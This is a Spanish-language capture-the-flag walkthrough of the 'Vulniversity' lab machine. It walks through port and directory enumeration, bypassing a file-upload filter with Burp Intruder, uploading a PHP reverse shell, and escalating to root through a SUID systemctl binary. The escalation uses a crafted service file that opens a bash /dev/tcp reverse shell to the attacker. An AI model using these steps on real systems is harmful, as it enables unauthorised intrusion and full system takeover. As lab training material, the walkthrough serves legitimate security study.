


Vulniversity



19/10/2021

Enumeration

WhichSystem.py

Mediante el tty sabemos que es una maquina linux

10.10.57.252 (ttl -> 61): Linux

nmap

```
nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn -oG allPorts 10.10.57.252
```

descubrimos 6 puertos

ahora mediante descubrimiento de vulnerabilidades

```
sudo nmap -sC -sV -p21,22,139,445,3128,33331 10.10.57.252
```

```
21/tcp open  ftp      vsftpd 3.0.3
22/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|  2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|  256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_ http-server-header: squid/3.5.12
|_ http-title: ERROR: The requested URL could not be retrieved
33331/tcp closed diamondport
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: 0s
|_ nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|  OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|  Computer name: vulnuniversity
|  NetBIOS computer name: VULNUNIVERSITY\x00
|  Domain name: \x00
|  FQDN: vulnuniversity
|_  System time: 2021-10-19T23:36:55-04:00
|_ smb-security-mode:
|  account_used: guest
|  authentication_level: user
|  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|  2.02:
|_    Message signing enabled but not required
|_ smb2-time:
|  date: 2021-10-20T03:36:55
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 40.99 seconds
```

21 -> servicio ftp

22 -> Ubuntu como sistema operativo

3128 -> servicio http-proxy

vemos que la version de squid proxy es 3.5.12

3333-> webserver y vemos la pagina

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dirb

```
dirb http://10.10.57.252:3333
```

```
DIRECTORY: http://10.10.57.252:3333/css/
```

```
DIRECTORY: http://10.10.57.252:3333/fonts/
```

```
DIRECTORY: http://10.10.57.252:3333/images/
```

```
DIRECTORY: http://10.10.57.252:3333/internal/
```

Gobuster

```
gobuster dir -u http://10.10.57.252:3333 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py
```

descubriremos varios directorio

/index.html

/images

/internal/

el directorio donde podemos cargar archivos es /internal/

wappalyzer

dice que tiene tecnologia php que podemos intentar cargar un payload

Explotation

Burpsuit

ahora veremos con burpsuite vemos que tipo de payload podemos cargar

intentamos con:

.py
.php
.jpg
.png
.gif

y ninguno carga

sin embargo con lo que encontramos de wappalyzer
podemos hacer una lista de los tipos de extensiones php que podria aceptar la plataforma

creamos un archivo

nano php.txt

.php
.php3
.php4
.php5
.phtml

pero con burpsuite intentamos cargar este archivo

abrimos burpsuite

ponemos proxy – intercept on

cargamos un payload.php

capturamos los paquetes

lo mandamos a intruder

nos vamos a intruder
click en Payloads
nos vamos a payload options [Simple list]
y seleccionamos el archivo txt con las extensiones

nos vamos a position
attack type: sniper
seleccionamos solo la extension .php y agredamo "Add §"

```

Payload Positions
Configure the positions where payloads will be inserted into the base request. The att
- see help for full details.

Attack type: Sniper

POST /internal/index.php HTTP/1.1
Host: 192.168.1.122:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 F:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.122:3333/internal/index.php
Content-Type: multipart/form-data; boundary=-----
Content-Length: 5836
Connection: close
Upgrade-Insecure-Requests: 1

-----1827941991003273902798204959
Content-Disposition: form-data; name="file"; filename="shell§.php§"
Content-Type: application/x-php

```

ejecutamos start attack type

vemos que acepta todas las extensiones php
vamos a cargar un payload con todas las extensiones aceptadas

primero cargamos un payload reverse shell y configuramos la ip y el puerto

```
nano reverse_shell.phtml
```

```
$ip = '10.13.14.123'; // CHANGE THIS
$port = 443; // CHANGE THIS
```

subimos el payload con las diferentes extensiones

```
reverse_shell.phtml --> .phtml funciona
```

Obteniendo acceso a usuario normal

ahora ponemos en escucha nuestra maquina

```
nc -lvp 443
```

y ejecutamos el payload que hemos subido

pero antes buscamos la carpeta donde se subio nuestra rever shell

```
gobuster dir -u http://10.10.57.252:3333/internal/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py
```

encontramos la carpeta donde se subio nuestra reverse shell

```
http://10.10.57.252:3333/internal/uploads/
```

ejecutamos nuestra rever shell

y obtenemos acceso como usuario

```
www-data
```

para ver los usuarios

```
cat /etc/passwd
```

```
bill:x:1000:1000:,,,:/home/bill:/bin/bash
```

vemos que tenemos un usuario que se llama bill

accedemos a la carpeta bill

```
cd /home/bill/
```

```
ls
```

```
user.txt
```

```
cat user.txt
```

obtenemos la bandera

```
8bd7992fbe8a6ad22a63361004cfcedb
```

Obteniendo acceso como root

ahora necesitamos escalar privilegios

buscamos que archivos corren en SUID que podamos explotar

```
find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
```

```
-rwxr-sr-x 1 root tty 27368 May 16 2018 /usr/bin/wall
-rwxr-sr-x 1 root tty 14752 Mar 1 2016 /usr/bin/bsd-write
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap
-rwxr-sr-x 1 root mlocate 39520 Nov 18 2014 /usr/bin/mlocate
-rwxr-sr-x 1 root shadow 62336 May 16 2017 /usr/bin/chage
-rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
-rwxr-sr-x 1 root utmp 434216 Feb 7 2016 /usr/bin/screen
-rwxr-sr-x 1 root ssh 358624 Jan 31 2019 /usr/bin/ssh-agent
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newgidmap
-rwxr-sr-x 1 root crontab 36080 Apr 5 2016 /usr/bin/crontab
-rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh
-rwxr-sr-x 1 root shadow 22768 May 16 2017 /usr/bin/expiry
-rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd
-rwsr-sr-x 1 daemon daemon 51464 Jan 14 2016 /usr/bin/at
-rwsr-sr-x 1 root root 98440 Jan 29 2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17 2019 /usr/lib/squid/pinger
-rwsr-xr- 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwxr-sr-x 1 root utmp 10232 Mar 11 2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13 2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
-rwxr-sr-x 1 root shadow 35600 Apr 9 2018 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 35632 Apr 9 2018 /sbin/pam_extrausers_chkpwd
-rwsr-xr-x 1 root root 35600 Mar 6 2017 /sbin/mount.cifs
```

este archivo nos interesa explotar

/bin/systemctl

buscamos el exploit

<https://gist.github.com/A1vinSmith/78786df7899a840ec43c5ddecb6a4740>

creamos un archivo(payload) en la carpeta /tmp root.service cambiando la ip

```
nano root.service
```

```
[Unit]
```

```
Description=rooooooooooot
```

```
[Service]
```

```
Type=simple
```

```
User=root
```

```
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/<KaliIP>/9999 0>&1'
```

```
[Install]
```

```
WantedBy=multi-user.target
```


ejecutamos el payload creado

```
/bin/systemctl enable /tmp/root.service
```

Created symlink from /etc/systemd/system/multi-user.target.wants/root.service to /tmp/root.service.
Created symlink from /etc/systemd/system/root.service to /tmp/root.service.

Ponemos en escucha en nuestra maquina

```
nc -lvp 9999
```

ejecutamos el payload de nuevo

```
/bin/systemctl start root
```

y se nos ejecuta la reverse shell como root

```
id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
ls
```

```
root.txt
```

```
cat root.txt
```

obtenemos la bandera

```
a58ff8579f0a9270368d33a9966c7fd5
```